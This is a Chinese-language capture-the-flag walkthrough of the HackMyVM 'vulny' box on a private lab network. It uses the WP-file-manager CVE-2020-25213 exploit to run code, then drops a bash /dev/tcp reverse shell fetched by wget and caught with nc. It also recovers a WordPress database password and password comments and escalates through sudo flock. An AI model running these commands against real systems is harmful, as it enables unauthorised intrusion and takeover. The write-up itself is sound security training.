主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# arp-scan -I eth1 -l

192.168.56.131  08:00:27:45:bf:1e       PCS Systemtechnik GmbH
```

主机地址为`192.168.56.131`


端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# nmap -p- 192.168.56.131

PORT      STATE SERVICE
80/tcp    open  http
33060/tcp open  mysqlx
```

Web渗透

访问web页面



发现是apache的默认页面，也没有什么隐藏信息

目录枚举

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# dirsearch -u http://192.168.56.131
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
```

```
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /root/Desktop/xhh/HMV/vulny/reports/http_192.168.56.131/_25-12-
04_11-11-31.txt

Target: http://192.168.56.131/

[11:11:31] Starting:
(......)
[11:12:20] 301 -  321B  - /javascript  ->  http://192.168.56.131/javascript/
[11:12:43] 404 -  223B  - /secret/
[11:12:43] 301 -  317B  - /secret  ->  http://192.168.56.131/secret/

Task Completed
```


有问题的是/secret/，javascript是403

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# curl http://192.168.56.131/secret/

Neither <b>/etc/wordpress/config-192.168.56.131.php</b> nor
<b>/etc/wordpress/config-168.56.131.php</b> could be found. <br/> Ensure one of
them exists, is readable by the webserver and contains the right
password/username.
```

应该是配置问题，其实是有wordpress的

访问wordpress的wp-content





Index of /secret/wp-content

Name	Last modified	Size	Description
Parent Directory		-	
languages/	2020-10-15 11:01	-	
plugins/	2020-10-15 11:11	-	
themes/	2020-10-15 11:01	-	
upgrade/	2020-10-15 11:02	-	
uploads/	2020-10-15 11:02	-	

Apache/2.4.41 (Ubuntu) Server at 192.168.56.131 Port 80

查看插件和上传的文件






有同一个插件

漏洞利用

应该是有漏洞的，找一下



找到一个RCE

拿下利用脚本

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# searchsploit -m 51224
  Exploit: WP-file-manager v6.9 - Unauthenticated Arbitrary File Upload leading
to RCE
      URL: https://www.exploit-db.com/exploits/51224
     Path: /usr/share/exploitdb/exploits/php/webapps/51224.py
    Codes: CVE-2020-25213
 Verified: True
File Type: Python script, ASCII text executable, with very long lines (501)
Copied to: /root/Desktop/xhh/HMV/vulny/51224.py
```

查看脚本

```
exec_url = url+"/wp-content/plugins/wp-file-manager/lib/php/../files/shell.php"
```

拼接的url在wp-content的上级目录

使用脚本执行命令

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# python3 51224.py http://192.168.56.131/secret whoami
www-data
```

成功执行命令

反弹shell

利用漏洞脚本反弹webshell

```
#请求端
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# echo "bash -i >& /dev/tcp/192.168.56.247/6666 0>&1" > re.sh

┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# python3 51224.py http://192.168.56.131/secret "wget
192.168.56.247:8000/re.sh
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# python3 51224.py http://192.168.56.131/secret "bash re.sh"
```

```
#服务/监听端
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.131 - - [04/Dec/2025 11:45:10] "GET /re.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.


┌──(root㉿xhh)-[~/Desktop/xhh/HMV/vulny]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.131] 59906
```

```
bash: cannot set terminal process group (634): Inappropriate ioctl for device
bash: no job control in this shell
<ress/wp-content/plugins/wp-file-manager/lib/files$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<ress/wp-content/plugins/wp-file-manager/lib/files$
```

成功获得webshell

> 稳定shell步骤（可选）
>
> 步骤一：python3 -c 'import pty;pty.spawn("/bin/bash")'
>
> 步骤二：ctrl + z 弹出
>
> 步骤三：stty raw -echo; fg
>
> reset
> xterm
>
> 步骤四：
>
> export TERM=xterm
> export SHELL=/bin/bash
>
> （可选）
>
> stty rows 38 columns 116

登录adrian

查看配置文件

```
    header("HTTP/1.0 404 Not Found");
    echo "Neither <b>$debian_file</b> nor <b>$debian_main_file</b> c
r and contains the right password/username.";
    exit(1);
}

/* idrinksomewater */

/* Default value for some constants if they have not yet been set
   by the host-specific config files */
if (!defined('ABSPATH'))
    define('ABSPATH', '/usr/share/wordpress/');
```

意义不明的注释

查看etc下的配置文件

```
www-data@vulny:/usr/share/wordpress$ cat /etc/wordpress/config-192.168.1.122.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'wordpress');
define('DB_PASSWORD', 'myfuckingpassword');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```

数据库的配置

33060探测

```
mysql -P 33060 -h localhost -uwordpress -pmyfuckingpassword
```

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
| wp_wpfm_backup        |
+-----------------------+
13 rows in set (0.00 sec)
```

只有wp的数据库，wp_user也只有网站admin的数据

不明注释登录adrian

猜测不明注释是用户密码

```
www-data@vulny:/usr/share/wordpress$ su - adrian
Password:
adrian@vulny:~$
```

user.txt

```
adrian@vulny:~$ cat user.txt
HMViuploadfiles
```

提权

```
adrian@vulny:~$ sudo -l
Matching Defaults entries for adrian on vulny:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User adrian may run the following commands on vulny:
    (ALL : ALL) NOPASSWD: /usr/bin/flock
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo flock -u / /bin/sh
```

有方案

```
adrian@vulny:~$ sudo /usr/bin/flock -u / /bin/sh
# bash
root@vulny:/home/adrian# id
uid=0(root) gid=0(root) groups=0(root)
```

成功拿到root权限

root.txt

```
root@vulny:~# cat root.txt
HMVididit
```